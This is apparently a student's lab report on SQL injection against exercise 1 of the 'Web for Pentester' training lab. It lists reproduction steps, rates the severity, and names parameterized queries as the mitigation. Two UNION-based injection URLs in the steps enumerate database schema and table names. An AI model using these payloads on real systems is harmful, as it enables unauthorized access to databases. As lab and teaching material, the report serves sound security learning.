Task name: SQL Injection Vulnerability

Date of Submission: 29/04/2024

Name: Shubham Tiwari

SQL Injection


Pentester labs Web for pentester1

(Working on mysql)

Lab Name: Example 1


Severity: High

Steps to Reproduce:




Tried some characters to verify whether sqli exist or not.

➔ Checked number of columns.




➔ Checked the vulnerable columns



SQL Injection


1,2,3,4,5 columns are vulnerable because they are reflected back.

➔ Database Name: (exercises)



Payload:
http://192.168.233.133/sqli/example1.php?name=root'
+UNION+ALL+SELECT+(SELECT+GROUP_CONCAT(schema_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.SCHEMATA),2,3,4,5--+

➔ Retrieved the table names using the below payload:
http://192.168.233.133/sqli/example1.php?name=root'
+UNION+ALL+SELECT+(SELECT+GROUP_CONCAT(table_name)+FROM+INFORMATION_SCHEMA.tables),2,3,4,5--+



Mitigation

Answer: By Parameterizing the database queries.